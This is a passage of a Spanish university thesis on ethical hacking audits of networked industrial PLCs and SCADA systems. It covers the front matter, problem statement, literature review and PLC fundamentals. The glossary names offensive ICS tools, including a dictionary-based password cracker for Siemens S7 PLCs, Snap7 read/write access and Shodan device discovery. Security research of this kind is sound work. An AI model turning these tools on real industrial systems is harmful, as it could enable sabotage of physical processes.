UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

CARRERA DE INGENIERÍA EN ELECTRÓNICA Y COMUNICACIONES

Tema:

"HACKING ÉTICO EN DISPOSITIVOS PLC DE CONTROL INDUSTRIAL CONECTADOS A RED"

Trabajo de Graducación. Modalidad: Proyecto de Investigación, presentado previo la obtención del título de Ingeniero en Electrónica y Comunicaciones.

SUBLINEA DE INVESTIGACION: Seguridad de la Información.

AUTOR: Luis Vicente Vite Constante

TUTOR: Ing. Víctor Santiago Manzano Villafuerte, Mg.

Ambato - Ecuador

Octubre, 2017

APROBACIÓN DEL TUTOR

En mi calidad de Tutor del Trabajo de Investigación sobre el tema: "HACKING ÉTICO EN DISPOSITIVOS PLC DE CONTROL INDUSTRIAL CONECTADOS EN RED", del señor Luis Vicente Vite Constante, estudiante de la Carrera de Ingeniería en Electrónica y Comunicaciones, de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial, de la Universidad Técnica de Ambato, considero que el informe investigativo reúne los requisitos suficientes para que continúe con los trámites y consiguiente aprobación de conformidad con el numeral 7.2 de los Lineamientos Generales para la aplicación de Instructivos de las Modalidades de Titulación de las Facultades de la Universidad Técnica de Ambato.

Ambato, octubre de 2017

EL TUTOR

Ing. Víctor Santiago Manzano Villafuerte, Mg.

AUTORÍA

El presente Proyecto de Investigación titulado: HACKING ÉTICO EN DISPOSITIVOS PLC DE CONTROL INDUSTRIAL CONECTADOS A RED, es absolutamente original, auténtico y personal, en tal virtud, el contenido, efectos legales y académicos que se desprenden del mismo son de exclusiva responsabilidad del autor.

Ambato, octubre de 2017

Luis Vicente Vite Constante
CC: 1804777884

DERECHOS DE AUTOR

Autorizo a la Universidad Técnica de Ambato, para que haga uso de este Trabajo de Titulación como un documento disponible para la lectura, consulta y procesos de investigación.

Cedo los derechos de mi Trabajo de Titulación, con fines de difusión pública, además autorizo su reproducción dentro de las regulaciones de la Universidad.

Ambato, octubre de 2017

Luis Vicente Vite Constante
CC: 1804777884

APROBACIÓN DE LA COMISIÓN CALIFICADORA

La Comisión Calificadora del presente trabajo conformada por los señores docentes Ingenieros 1-2, revisó y aprobó el Informe Final del Proyecto de Investigación titulado HACKING ÉTICO EN DISPOSITIVOS PLC DE CONTROL INDUSTRIAL CONECTADOS A RED, presentado por el señor Luis Vicente Vite Constante de acuerdo al numeral 9.1 de los Lineamientos Generales para la aplicación de Instructivos de las Modalidades de Titulación de las Facultades de la Universidad Técnica de Ambato.

Ing. Mg. Elsa Pilar Urrutia Urrutia
PRESIDENTA DEL TRIBUNAL

Ing. Mg. German Patricio Encalada Ruíz
DOCENTE CALIFICADOR

Ing. Mg. Marco Antonio Jurado Lozada
DOCENTE CALIFICADOR

DEDICATORIA

Dedico este trabajo, a mi pilar fundamental de vida, mi Madre, quien me inculco valores y me demostró que esta vida se debe luchar y disfrutar día a día, permitiéndome ser cada vez una mejor persona.

A mi Padre,
Quien me ha apoyado incansablemente a lo largo de este camino.

A mis hermanos, quienes me han animado y apoyado a continuar con mis sueños, brindándome un apoyo incondicional sacándome sonrisas en los momentos más difíciles de mi vida.

A Estefanía, quien me ha apoyado en los buenos y malos momentos brindándome su amor, animándome a continuar y luchar.

Luis Vite Constante

AGRADECIMIENTO

Agradezco a mi Padre Supremo, por bendecirme con fortaleza para continuar con el aprendizaje de la vida.

A mi Madre, por apoyarme en toda mi carrera estudiantil, y demostrarme que no importa los problemas que se tenga, lo importante es el aprendizaje que estos dejan al solucionarlos.

A mi tutor, Ingeniero Santiago Manzano, por compartir su conocimiento para sacar adelante esta investigación, por su paciencia y apoyo en la realización de este trabajo.

Y al Ingeniero Marco Jurado por sus consejos sinceros, por su manera de brindar apoyo para salir adelante sea cual sea la adversidad.

Luis Vite Constante

ÍNDICE

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

Resumen

En el presente proyecto de titulación se especifica la implementación de una auditoría técnica sobre dispositivos de control industrial en Redes Industriales SCADA. La utilización y adaptación del sistema operativo Kali Linux para hacking ético facilita la verificación de seguridad de la información y protecciones en el nivel de control de un Sistema de Control Industrial (ICS) potenciando las seguridades de las mismas y develando vulnerabilidades existentes.

La Auditoría Técnica se llevó a cabo en un Sistema de Control Industrial de la ciudad de Ambato, el mismo análisis que se dividió en las siguientes etapas: Alcance-Descubrimiento, Análisis de Vulnerabilidades, Intrusión e Informe.

Asimismo, se genera un banco de pruebas sobre la realización de la Auditoría técnica. Para finalmente proponer procedimientos de seguridad en la configuración de dispositivos de control industrial y en infraestructura ICS.

Los Sistemas de Infraestructura Crítica y las ICS desarrollan políticas de Seguridad Industrial (Safety), dejando de lado la creación de Políticas de Seguridad de la información y de Seguridad Informática (Security) es por estos motivos que se puede poner en amenaza cibernética de manera instantánea un Sistema Industrial. La protección en profundidad es una de las respuestas para resguardar un Sistema Industrial junto con la correcta configuración y actualización de BIOS de los dispositivos industriales de control, evitando posibles ataques cibernéticos.

Abstract

In this Project, the implementation of a technical audit on devices of industrial control in Industrial Networks SCADA. The use and adaptation of the Kali Linux operating system for ethical hacking facilitates the verification of information security and protections in the level of control of an Industrial Control System (ICS), enhancing the security of the same and revealing existing vulnerabilities.
The Technical Audit was carried out in an Industrial Control System of the city of Ambato, the same analysis that was divided into the following stages: Scope-Covering, Vulnerability Analysis, Intrusion and Reporting.
A test bank is also created on the performance of the Technical Audit. To finally propose safety procedures in the configuration of industrial control devices and ICS infrastructure.
Critical Infrastructure Systems and the ICS develop Industrial Safety (Safety) policies, leaving aside the creation of Information Security and Information Security Policy (Security) is for these reasons that can be put into cybernetic threat instantly an Industrial System. In-depth protection is one of the answers to safeguard an Industrial System together with the correct configuration and BIOS update of the industrial control devices, avoiding possible cyber-attacks.

Glosario de Términos y Acrónimos

- 102: Puerto de comunicación de PLC UDP ISO-TSAP.
- 161: Puerto de comunicación de PLC UDP SNMP.
- 80: Puerto de servidor web PLC TCP HTTP.
- ACL: Access Control List.
- ALU: Arithmetic Logic Unit.
- ANSI: American National Standards Institute.
- Armitage: interfaz gráfica de metasploit para detonar vulnerabilidades.
- AS-I: Actuator Sensor Interface.
- CAN: Control Area Network.
- Checksum: Detección de cambios accidentales.
- CNC: control numérico.
- CSM/CD: Carrier Sense Multiple Access, with Collision Detection.
- CU: Control Unit.
- DCS: Distributed Control System.
- DMZ: Demilitarised Zone.
- DMZ: DeMilitarized Zone.
- DoS: Denial of Service.
- EEPROM: Electrical Electrically Erasable Programmable Read-Only Memory.
- EPROM: Erasable PROMgramable.
- FDDI: Fiber Distributed Data Interface.
- FTP: File Transfer Protocol.
- Google: Buscadores en internet, con Tecnología de "Pagerank", uso de filtros brindando una exploración rápida y acertada.
- GUI: Interfaz Gráfica de Usuario.
- HMI: Human-machine Interface.
- HTTP: HyperText Transfer Protocol.
- HTTPS: HyperText Transfer Protocol over Secure Socket Layer.
- I/O: Input/Output.
- IACS: Industrial Automation and Control System.

- ICS: Industrial Control System.
- ICS-CERT: Industrial Control System Cyber Emergency Response Team.
- IDS: Intrusion Detection System.
- IEC: International Electrotechnical Commision.
- IEEE: Institute of Electrical and Electronics Engineers.
- IEEE: Instituto Español de Estudios Estratégicos del Centro Superior de Estudios de Defensa de España.
- Ingeniería Social: Obtención de información de usuarios administradores a través de manipulación.
- IP: Internet Protocol.
- IPSec: IP Security.
- ISA: Instrument Society of America.
- IT: Information Technology.
- Kali Linux: Advanced Penetration Testing Linux distribution for Penetration Testing, Ethical Hacking and network security.
- LAN: Local Area Network.
- LaTindex: Línea de Revistas Científicas del Caribe, América Latina, España y Portugal.
- Metasploit: explota vulnerabilidades de sistemas informáticos puestos a prueba.
- MPLS: Multiprotocol label switching.
- MTU: Master Terminal Unit.
- Nessus: efectúa escaneos de vulnerabilidades permitiendo implementarlos en redes industriales.
- Nexpose: ejecuta escaneo de puertos y análisis de vulnerabilidades admitiendo la implementación en redes industriales.
- NMap: Network Mapper.
- NVRAM: Non-Volatile Random Access Memory.
- PAC: Programmable Automation Controller.
- PCS: Process Control System.
- PDCA: Plan – Do – Check – Act, Planificar, Hacer, Verificar, Actuar.
- PLC: Programmable Logic Controller.
- PyQT: Biblioteca gráfica QT para lenguaje de programación python.
- RAM: Random Access Memory.
- ROM: Read-Only Memory.
- RTU: Remote Terminal Unit.

- S7Wireshark: Análisis de paquetes e interpretación de datos para comunicaciones S7.
- ScadaTools-bruteforce_offline: herramienta SCADA que hace uso de sniffing de paquetes de protocolo S7 y realiza uso de diccionarios para sustracción y búsqueda de contraseñas de autenticación en PLC siemens.
- ScadaTools-plcscan: Herramienta SCADA basada en python para la identificación de PLC´s en red para protocolo Modbus y Profinet.
- ScadaTools-profinet_scanner: Herramienta SCADA basada en python para la identificación de PLC´s en una red con protocolo Profinet.
- SDS: Smart Distributed System.
- SecAM: Stand for Security Analysis and Modelling.
- SGSI: Sistema de Gestión de la seguridad de la Información.
- Shodan-Shine: "SHodan INtelligence Extractor" sistema para la búsqueda de dispositivos embebidos, con la posibilidad de manejo de filtros.
- Smod: Herramienta SCADA basada en python y Scapy para la identificación de dispositivos para protocolos Modbus.
- Snap7: herramienta que nos permite crear servidores y clientes SCADA para leer y escribir en PLC S7 siemens.
- Sparta: Aplicación GUI la cual facilita el escaneo y emulación para el análisis de vulnerabilidades para ser explotadas en la fase de penetración en una infraestructura de red.
- TCP: Transmission Control Protocol.
- Telnet: Telecommunication Network.
- WAP: Wireless Application Protocol.
- WEP: Wired Equivalent Privacy.
- Who-IS: buscador que permite obtener información de un dominio o de una dirección IP.
- WPA2: Wi-Fi Protected Access 2.
- Zenmap: Interfaz gráfica de NMAP maneja las mismas características de la herramienta nmap.
- ZoomEye: buscador versión china permite la búsqueda de dispositivos por país y protocolos.

INTRODUCCIÓN

El incremento de ataques cibernéticos sobre Sistemas de Control Industrial (ICS) da un llamado de Atención para realizar las necesarias implementaciones de seguridades lógicas en el sector industrial. La accesibilidad de información, obtención y desarrollo de herramientas de hacking brindan la facilidad de ser mal utilizadas conllevando a sabotaje, robo de información, pérdida de activos, etc., sobre una ICS.

La implementación de Auditorías Técnicas sobre Sistemas Industriales permite un panorama de la protección, reconociendo vulnerabilidades y posibles ataques sobre una red y dispositivos de control industrial.

El proyecto se estructura en el Capítulo I describiendo la problemática generada por ataques a Sistemas Industriales debido a bajos niveles de protección como lo son Los Sistemas SCADA las cuales han causado pérdidas económicas y descontento en una sociedad por ser dependientes de Sistemas de Infraestructura Crítica, así como la justificación que sustente el desarrollo del proyecto y los objetivos a satisfacer.

En el apartado del Capítulo II se detalla un análisis de trabajos investigativos relacionados con Auditorias Técnicas a dispositivos de control Industrial sobre PLC´s y redes SCADA en el ámbito de la seguridad de información, conjuntamente se presenta la sustentación teórica para la problemática presentada en el Capítulo I cumpliendo con el objetivo de analizar vulnerabilidades y ataques informáticos en el área industrial.

El Capítulo III compuesto por la información de la metodología para el desarrollo del proyecto presentado.

En el Capítulo IV se describe de manera detallada el desarrollo de Auditorías Técnicas sobre Dispositivos de Control Industrial y sobre Sistemas de Control Industrial con su respectivo Banco de Pruebas dando cumplimiento con los objetivos puntualizados en el proyecto.

Finalmente, en el Capítulo V se presentan conclusiones y recomendaciones obtenidas en el desarrollo del proyecto de Titulación para mejoras futuras en base al presente trabajo.

Capítulo I

El Problema

1.1 Tema de Investigación

"Hacking ético en dispositivos PLC de control industrial conectados a Red".

1.2 Planteamiento del Problema

En Latinoamérica, el uso de herramientas de hacking ético sobre Sistemas de Control Industrial (ICS) ha tenido un gran auge, debido a sus bajos niveles protección, presentado vulnerabilidades en las ICS y por ende generando un potencial peligro para las empresas, permitiendo el robo de información, desactivación de dispositivos, cambio de procesos e inhabilitación de la red, produciendo pérdidas económicas. [1]

Digiware monitoriza diariamente 13.000 equipos en diversos sectores de Latinoamérica para la preservación de seguridad por un periodo de tiempo estimado con la misma empresa.

El Continente Latinoamericano recibe el 19% de los ataques cibernéticos mundiales, encontrándose el Ecuador en el cuarto lugar de mayores ataques en América Latina con un 11.22% del total de ataques recibidos en la región. Las Agresiones por día al continente son: a los sectores financieros con 6.660.000 arremetidas con un porcentaje de 74,29% tendiendo al aumento, en el sector del Gobierno con 925.600 arremetidas con un porcentaje de 10,56% tendiendo al aumento, en el sector de las Comunicaciones con 737.200 arremetidas con un porcentaje de 8,41% tendiendo a mantenerse, en el sector de la Energía con 325.347 arremetidas con un porcentaje del 3.71% tendiendo a disminuir, en el sector industrial con 173.900 arremetidas con un porcentaje de 1,98% tendiendo al aumento, en el sector del Comercio con 3.600

arremetidas con un porcentaje de 0,05% tendiendo al aumento, dando así un total de 8.765.647 arremetidas con el 100%. [2]

Las Mayores agresiones informáticas se dan a sistemas operativos y a redes de Microsoft Windows, ya que el software siemens está basado para tener compatibilidad en este sistema, utilizándolo para programar estructuras de control industrial. [3]

En el Ecuador, los ataques contra la seguridad de la información han aumentado exponencialmente, debido a que en el país las plataformas informáticas se han sofisticado presentando vulnerabilidades y facilidad de intrusiones, es por este motivo que en la nación se reciben capacitaciones en el campo de la seguridad informática. [4]

Digiware indica que entre el año 2014 y finales del 2015 los ataques han incrementado de un 1% a un 30 % siendo los mayores objetivos el sector financiero, industrial y de comercio. [2]

En la provincia de Tungurahua según el Ministerio Coordinador de Producción, Empleo y Competitividad el 22,9% del Producto Nacional Bruto (PNB) de Tungurahua [5] se encuentra en el sector de la Industria Manufacturera. En este tipo de industrias se cuenta con procesos automatizados que son controlados en gran medida por Controladores Lógicos Programables (PLC). En los actuales momentos estos dispositivos cuentan con una conexión a una red de datos sea por medio de WIFI o una red LAN, por ende, al contar con este acceso se podría usar una conexión vía internet para acceder a su control. En mucha de las ocasiones los PLC se mantienen con las configuraciones por defecto que tiene el dispositivo y hace mucho más fácil los ataques, lo cual indica que los fabricantes no se han preocupado de la parte de seguridad de sus propios dispositivos. Teniendo en cuenta los riesgos que hoy en día representa el tener equipos conectados al Internet, se vuelven presa fácil para ciber atacantes tomando el control de ellos y alterando configuraciones, por ende, los procesos asociados a ellos, lo que causaría grandes pérdidas para las empresas que sean víctimas de estos ataques. [6]

Las Redes industriales manejadas por PLC con un diseño de red simple, una baja de seguridad y conectadas al internet, son el medio primordial para posibles ataques y daños directos a la empresa, debido a dispositivos industriales mal configurados. [6]

1.3 Delimitación

DELIMITACIÓN DE CONTENIDOS

Área Académica: Comunicaciones

Línea de Investigación: Tecnologías de Comunicación

SubLínea de Investigación: Seguridad de la Información

DELIMITACIÓN ESPACIAL

El trabajo de investigación y desarrollo presentado se lo realizó en los laboratorios de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial de la Universidad Técnica de Ambato y en un Sistema de Control Industrial de la Ciudad de Ambato.

DELIMITACIÓN TEMPORAL

La investigación se desarrolló en un periodo de trece meses a partir de la aprobación por el Honorable Consejo Directivo de la Facultad de Ingeniería en Sistemas, Electrónica e Industrial.

1.4 Justificación

El Proyecto se desarrolló con el propósito de beneficiar a Sistemas de Control Industrial (ICS) que utilicen Sistemas SCADA con conexión a internet y/o terminales inalámbricas, brindando una Auditoría Técnica e implementación de procedimientos de seguridad para la configuración de dispositivos de control industrial, evitando ataques cibernéticos al sector industrial, impidiendo el robo de información, plagio de producción y pérdida de producción por detener la manufactura debido a sabotaje. Por el alto porcentaje del sector industrial Manufacturero en la provincia de Tungurahua [1], es indispensable garantizar que los procesos de control industrial funcionen adecuadamente, es decir con alta disponibilidad y que se manejen en ambientes seguros. Hoy en día la seguridad tanto física como lógica dentro de las empresas es un tema central a tenerse en cuenta; debido a la cantidad de ataques que los dispositivos encargados del control industrial podrían sufrir debido a sus

configuraciones por defecto, llevando esto a la alteración de los procesos de producción de la empresa e incluso a la para total de la fabricación, ocasionando elevadas pérdidas económicas.

La importancia de la protección de dispositivos de control industrial en una ICS en un Sistema SCADA es necesaria, ya que el nivel de control es una zona de baja seguridad siendo hoy en día uno de los blancos de ataque para controlar un Sistema de Control Industrial evitando que lleguen a ser vulnerados y por consiguiente evadiendo sabotajes.

Por los antecedentes antes descritos es necesario realizar un diagnóstico por medio de una Auditoría Técnica o Hacking Ético sobre la seguridad lógica en el diseño de red del Sistema Industrial, analizando dispositivos encargados del control para la búsqueda de vulnerabilidades y verificación de posibles ataques informáticos en el área industrial, brindando una mayor confianza sobre la seguridad de la información en la empresa auditada. Se Puede concluir que el proyecto es factible para su realización y futura implementación.

1.5 Objetivos

1.5.1 General

Realizar hacking ético en dispositivos encargados del control industrial conectados a la red de datos para establecer procedimientos de seguridad en la configuración de estos equipos.

1.5.2 Específicos

- Analizar las vulnerabilidades y ataques informáticos en el área industrial.
- Implementar un banco de pruebas para la realización de una Auditoría Técnica de seguridad en la configuración de dispositivos de control industrial conectados a red.
- Implementar procedimientos de seguridad en la configuración de los dispositivos encargados de los procesos industriales.

Capítulo II

Marco Teórico

2.1 Antecedentes Investigativos

Referido en varios trabajos de investigación a nivel industrial-comercial y académico relacionado con Auditorías Técnicas a dispositivos de control Industrial sobre PLC's y Sistemas SCADA se describen varias de ellas con gran relevancia en los últimos años:

En el 2013, el Instituto Español de Estudios Estratégicos del Centro Superior de Estudios de Defensa de España (IEEE), según el Ing. Luis Salvador Carrasco se realizó un análisis de "Los problemas Estructurales en el Planteamiento de la Ciberseguridad" [7], el cual brinda el conjunto de factores que hace que una red industrial sea vulnerable, mostrando su fragilidad, los ataques informáticos a esta área llegan al punto de sabotaje, bloqueo de sistemas y robo de propiedad intelectual. Se tiene en consideración que el control, la gestión, la comunicación, tienen cientos de variables, mostrando la cantidad de situaciones para enfrentarse y defender siendo esto muy ilimitado, por esta razón existe una fragilidad en los sistemas. Los sistemas de control de infraestructura crítica, son cada vez los más atacados en especial los sistemas SCADA. La mayoría de los ataques se producen por internet ya que estos están conectados directamente a la nube de datos, esto se da por una conexión general y de la gestión remota a pesar de estar con niveles de protección como: "(Firewalls, capas cifradas, sistemas de monitorización de intrusos y otros software de seguridad) adaptándose a estos diseños y también son susceptibles de sufrir incidentes, ya que a pesar de toda esta infraestructura de seguridad, las intrusiones avanzadas en los sistemas SCADA tardan una media de 476 días en ser detectadas"

[7]. Carrasco indica que una de las medidas tomadas para evitar un ataque es disminuir la existencia de datos, conexiones, controles o procesos dejando sólo lo más importante para un estricto funcionamiento del sistema. [7]

EJARZA ILLARO, 2013, de la IEEE Instituto Español de Estudios Estratégicos del Centro Superior de Estudios de Defensa de España, Madrid España, a través de su Artículo: "Estados Unidos – China: Equilibrio de poder en la nueva ciberguerra fría", El sabotaje o filtración de información de las más grandes industrias manufactureras de China y de Estados Unidos por intermedio de sus más grandes hackers de sombrero negro son un peligro tomándose el área industrial y siendo esta una de las más afectadas ya que en cuestión de segundos se puede dejar detenida una empresa con gran pérdida de producción dando así grandes perjuicios económicos, como se dan en las redes de sistemas SCADA manejados principalmente por dispositivos industriales, usados con el fin de brindar un control eficaz, seguro y de gran velocidad de transmisión ya que estos dispositivos día a día son más sofisticados para los procesos en tiempo real en sistemas industriales conectados en red, a pesar de ser una gran tecnología de comunicación, es muy agredida por el ciberataque especialmente producidas a través del internet, el análisis de la misma nos lleva a revisar, garantizar que los procesos de control industrial funcionen adecuadamente por medio del hacking ético determinando fallas de seguridad en los dispositivos industriales para que nos acerquen a la realidad para evitar en gran porcentaje una ciber-agresión. [8]

El Instituto de Seguridad Cibernética, Pensilvania USA, a través de su Artículo: "Metodologías de pruebas de seguridad informática – Pruebas de seguridad informática de sistemas SCADA, ICS, IACS", Las pruebas de penetración de los entornos SCADA, ICS e IACS también conocidos como pruebas de seguridad de la infraestructura crítica demuestran que estas pruebas de penetración ayudan a las organizaciones a proteger la infraestructura crítica, ya que puede ser un asunto de seguridad nacional. El pentesting sobre redes SCADA es una de las mejores intervenciones éticas en una red debido a que se debe mostrar y por medio de este rectificar fallas de seguridad realizando continuamente los pentest llegando a ser necesarios para exponer fallas de los nuevos tipos de ataques. [9]

El Departamento de Electrónica e Informática de la Escuela politécnica Superior Mondragón Unibertsitatea, 2016, Arrasate-Mondragón España, por medio de su artículo: “Diseño de un banco de pruebas híbrido para la investigación de seguridad y resiliencia en redes industriales”, Las redes Industriales son entornos de conexión basados en controlar equipamiento físico sobre ambientes industriales, la dificultad de realizar investigaciones en tiempo real sobre estos dispositivos no son facilitados debido al gran potencial de peligro derivado de la instrumentación con equipamiento físico, es posible generar ataques que vayan más allá de la capa lógica y tenga impacto directo a medias físicas dejando en manifiesto un gran problema y por ende llegando a la destrucción de equipamiento industrial. El generar un análisis de ciberseguridad se puede suscitar diferentes posibilidades de riesgo, produciendo accidentes técnicos, poniendo en riesgo vidas humanas, producción de la empresa y por ende pérdida de dinero para la misma. La implementación de bancos de pruebas híbridos utiliza técnicas de implementación como en: hardware, emulación, simulación y visualización. Haciendo uso del software Emulab y un proceso simulado en Tennessee-Eastman (TE). Permite Imitar dinámicamente la capa de red en Emulab y virtualizar los nodos que lo componen, mientras que el proceso TE posibilita estudiar los efectos de diferentes situaciones en el plano físico de forma segura. El bando de pruebas cuenta con soporte a gran escala, lo que permite el diseño de experimentos de ciberseguridad relacionados con estas tecnologías. [10]

Dr. Fernando Sevillano, Dra. Marta Beltrán, Logitek, Universidad Rey Juan Carlos, España, 2016, por medio de su artículo: “Diseño de zonas, conductos y canales según la normativa IEC 62443 (ISA99) en una Industria 4.0”, La ciberseguridad en entornos Industriales es clave debido a la masiva incorporación de tecnologías en la creación de plantas autónomas ya que estas deben ser incorporadas de una manera segura tanto en su seguridad física(safety), como en su seguridad lógica(cybersecurity) en la migración de la industria automatizada o Industria 3.0 a la Industria Inteligente 4.0 se la debe realizar de una manera segura respetando la normativa IEC 62443, disponiendo niveles de seguridad a objetivos del entorno industrial. Tal normativa es una iniciativa para abordar una Industria 4.0 permitiendo la seguridad en el proceso de transformación, estos preceptos permiten brindar

definiciones y recomendación tal como creación de zonas, conductos y canales seguros para el incremento de seguridad lógica obteniendo aspectos de disponibilidad, integridad, confidencialidad y control de acceso. La norma propuesta IEC 62443 son conceptos y estándares basados por la norma ISA99 con la diferencia de proponer una serie de documentos que permitan establecer prácticas y recomendaciones para incrementar la seguridad de Sistemas de control industrial y así principalmente evitar amenazas cibernéticas. [11]

RODRÍGUEZ, MERSEGUER, BERNARDI, Ingeniería en Sistemas, Universidad de Zaragoza, Academia General Militar, España, 2016, con su artículo: "Modelling Security of Critical Infrastructures: A Survivability Assessment", Las Infraestructuras críticas son diseñadas para manejar interrupciones dadas por errores humanos o errores por naturaleza garantizando una correcta producción y servicio. Hoy en día la utilización de tecnologías de monitorización y automatización sobre plantas industriales ha tenido un gran incremento permitiendo ataques intencionados maliciosos los cuales se deben tener en consideración al realizar el diseño de un sistema o el incrementar un sistema. En el actual artículo se presenta un perfil UML conocido como SecAM (stand for Security Analysis and Modelling), que permite la modelización y especificaciones de seguridad de las infraestructuras críticas durante el diseño de la misma, permitiendo la evaluación de seguridad. Obteniendo una red industrial segura y robusta ya que desde su diseño se crea y evalúa la seguridad de la misma disminuyendo daños de ataque ya que normalmente como por ejemplo la red SCADA se planifica para evitar los errores humanos, pero no se proyecta para evadir ciberataques maliciosos. [12]

2.2 Fundamentación Teórica

A continuación, se analizan los conceptos con más incidencia para el desarrollo del proyecto de investigación.

2.2.1 Dispositivos Industriales

Los Dispositivos Industriales son instrumentos inteligentes diseñados para ser usados en entornos industriales orientados al control de procesos automatizados, estos módulos industriales se encuentran en una evolución constante tanto en su

software como en su hardware, brindando ventajas de instalación física por una gran sencillez en su tamaño, modelo y un gran avance en sí a lo que refiere al software de control de los dispositivos industriales. [13,14]

Controladores Industriales

Los Controladores Industriales son componentes esenciales en Sistemas Industriales al formar parte de la automatización de un proceso. Existen dos tipos de dispositivos muy usados en los sistemas de control industrial: Los Controladores Lógicos Programables (PLC) y las Unidades de Terminal Remoto (RTU). Siendo muy utilizados por sus ventajas de manejar variables lógicas y físicas para un funcionamiento eficaz de un proceso. [15]

Controlador Lógico Programable (PLC)

El Controlador Lógico Programable (PLC), es un dispositivo de estado sólido electrónico utilizado en Automatizaciones de Procesos secuenciales Industriales, este instrumento es esencial sobre cualquier sistema industrial, fueron desarrollados para recoger datos de las entradas a través de las fuentes digitales o analógicas y enviar respuesta a los actuadores. Su mayor trabajo se centra a nivel de campo. Las funciones que realiza el PLC son: recoger información, tomar decisiones según la pre-programación, almacenar datos en la memoria, generar ciclos de tiempo, realizar cálculos matemáticos, actuar sobre los dispositivos externos mediante sus salidas, comunicarse con otros sistemas externos. Su base fundamental de funcionamiento es de un microprocesador programable. [16]

Modo de Funcionamiento del Controlador Lógico Programable

Los PLC son máquinas autónomas secuenciales que ejecutan las instrucciones indicadas según el programa proyectado por el usuario, su funcionamiento es almacenar en su memoria datos lógicos generando órdenes de mando a partir de sus señales de entrada, al detectarse un cambio de señal en los datos lógicos, el dispositivo reacciona según la programación impuesta generando señales de salida y obteniendo el resultado requerido por el usuario.

La secuencia básica de operación del autómata se divide en tres fases principales:

- Lectura de señales desde los módulos de entrada.

- Adquisición de las señales de control por el proceso del programa.
- Escritura de señales en los módulos de salida.

El autómata realiza una lectura y escritura en paralelo de las señales que se encuentran en los módulos de entrada y salida respectivamente, guardando esta información en la memoria temporal del dispositivo industrial y encontrándose disponible para ser usados por la CPU del dispositivo. [16, 17]

Ciclo de Funcionamiento del Controlador Lógico Programable

El ciclo de funcionamiento del PLC, está basada en las operaciones donde el autómata tiene lugar repetitivamente a realizar un proceso mientras el dispositivo se encuentre alimentado por voltaje. El ciclo de funcionamiento se divide en dos partes, como lo son:

Proceso Inicial

En el proceso inicial, el autómata realiza una sucesión de acciones antes de entrar al ciclo de operaciones las cuales inicializan al dispositivo y examinan el hardware. El chequeo que se realiza se lleva a cabo en la memoria ROM, comprobando: El bus de conexiones de los módulos de Entrada/Salida, Nivel de batería en el caso de existir, Conexión de las memorias internas de los sistemas y Módulos de memoria exterior en caso de existir.

Al encontrarse un error en el chequeo, de manera inmediata el PLC detiene su funcionamiento encendiendo su LED característico y registrando el código de error.

Una vez comprobada las conexiones, se inicializan las variables internas, apagando las posiciones de memoria interna del PLC, borrando todas las posiciones de memoria de entrada/salida y borrando todas las posiciones de memoria de los contadores y temporizadores, ya una vez transcurrido el chequeo y el proceso inicial, verificando que no existan errores en el autómata este ingresa al ciclo de operación.

Ciclo de Operación

El Ciclo de Operación, es en el cual se repite indefinidamente un proceso programado en un autómata, este ciclo se divide en tres procesos: Proceso de Comunicaciones, Ejecución del programa y Servicio a periféricos.

- **Proceso de Comunicaciones:** Es el chequeo de conexiones y de memoria del programa en un autómata para analizar su correcto funcionamiento

verificando los posibles errores comprobando el checksum. En el proceso de Comunicaciones se realizan chequeos cíclicos del programa, protegiendo al sistema de: Errores de hardware y Errores de sintaxis (programa no posible de ejecutar), comprobando puntos de Nivel de voltaje de alimentación, Estado de la batería en caso de existir y Buses de conexión con los módulos.

- **Ejecución del programa:** Es el tiempo de ejecución donde el autómata consulta los módulos de entradas y salidas para ponerlos a prestación y hacer uso de los periféricos antes mencionados. El tiempo de ejecución se da por la suma de: Tiempo de acceso a módulos de entrada/salida y tiempo de verificación del programa.
- **Servicio a Periféricos:** El Servicio a Periféricos permite una conexión directa con el nivel de campo, así como lo son sensores y actuadores por medio de los módulos de entrada/salida, la CPU del PLC utiliza un tiempo de 1 a 2 mseg en el intercambio de datos. [17, 18]

Tiempo de ejecución y control en tiempo real

El tiempo total del PLC que emplea en realizar un ciclo de operación se llama Tiempo de Ejecución de Ciclo de Operación o también conocido como “Scan Time”. Este tiempo obedece a el número de entradas/salidas implicadas, la longitud del programa usuario y el número de tipo de periféricos conectados al autómata.

Los tiempos totales de ciclos son: la suma de tiempos empleados en realizar las distintas operaciones del ciclo realizando Autodiagnostico, realización de proceso común, actualización de entradas/salidas, realización en la ejecución de programa, ejecución de programa, realización en la ejecución de programa, servicio a periféricos, ejecución de módulos. [18]

Estructura Física Externa del PLC

La Estructura Física Externa del PLC hace referencia al aspecto físico exterior del Controlador y dependen directamente del fabricante del autómata, actualmente existen tres estructuras:

- **Estructura compacta:** La estructura compacta presentan un solo bloque con todos sus elementos, tal como la fuente de alimentación, CPU, Módulos de

entrada/salida, Módulos de memoria, etc... Los PLC de gama baja presentan este tipo de estructuras, su capacidad suele ser muy limitada.

- **Estructura Semimodular:** La estructura semimodular la utilizan PLC´s de gama media, estructura americana, caracterizada por tener los módulos de entrada/salida independiente de la CPU y de la memoria del programa.
- **Estructura Modular:** La estructura modular son utilizados en autómatas de gama alta, estructura europea, su mayor característica es la existencia de un módulo por cada elemento que forman al PLC tal como: CPU, fuente de alimentación, módulos de entrada/salida, módulos de memoria, etc... Este se ubica en un rack, la unión y comunicación entre módulos se los realiza por un bus de datos permitiendo la compactación de estos. [19]

Elementos de un Controlador Lógico Programable

Los elementos de un Controlador Lógico Programable son los siguientes:

- **Unidad de Programación:** La unidad de programación es un grupo de medios, hardware y software por los cuales el programador introduce una secuencia de instrucciones para ser ejecutadas.
- **Fuente de Alimentación:** La fuente de alimentación es el módulo que suministra la energía eléctrica a la CPU y tarjetas según la configuración física del PLC. El circuito interior de una fuente de alimentación, transforma la tensión alterna de la red a tensión continua, a niveles que garanticen el funcionamiento del hardware del PLC. La fuente de alimentación provee las tensiones necesarias para el funcionamiento de los distintos módulos del autómata. La alimentación a la CPU es un voltaje continuo a 24 Vcc, o alterna a 110/220 Vca, en la mayoría de los casos la misma CPU alimenta al resto de los módulos por medio de un bus interno. La alimentación a los módulos de entrada/salida puede darse en alterna a 48/110/220 Vca o en continua a 12/24/48 Vcc. Existen fuentes de alimentación que tienen una batería de reserva para mantener el programa de usuario, guardando posiciones internas de memoria RAM para cuando es desconectado de alimentación el PLC. [20]

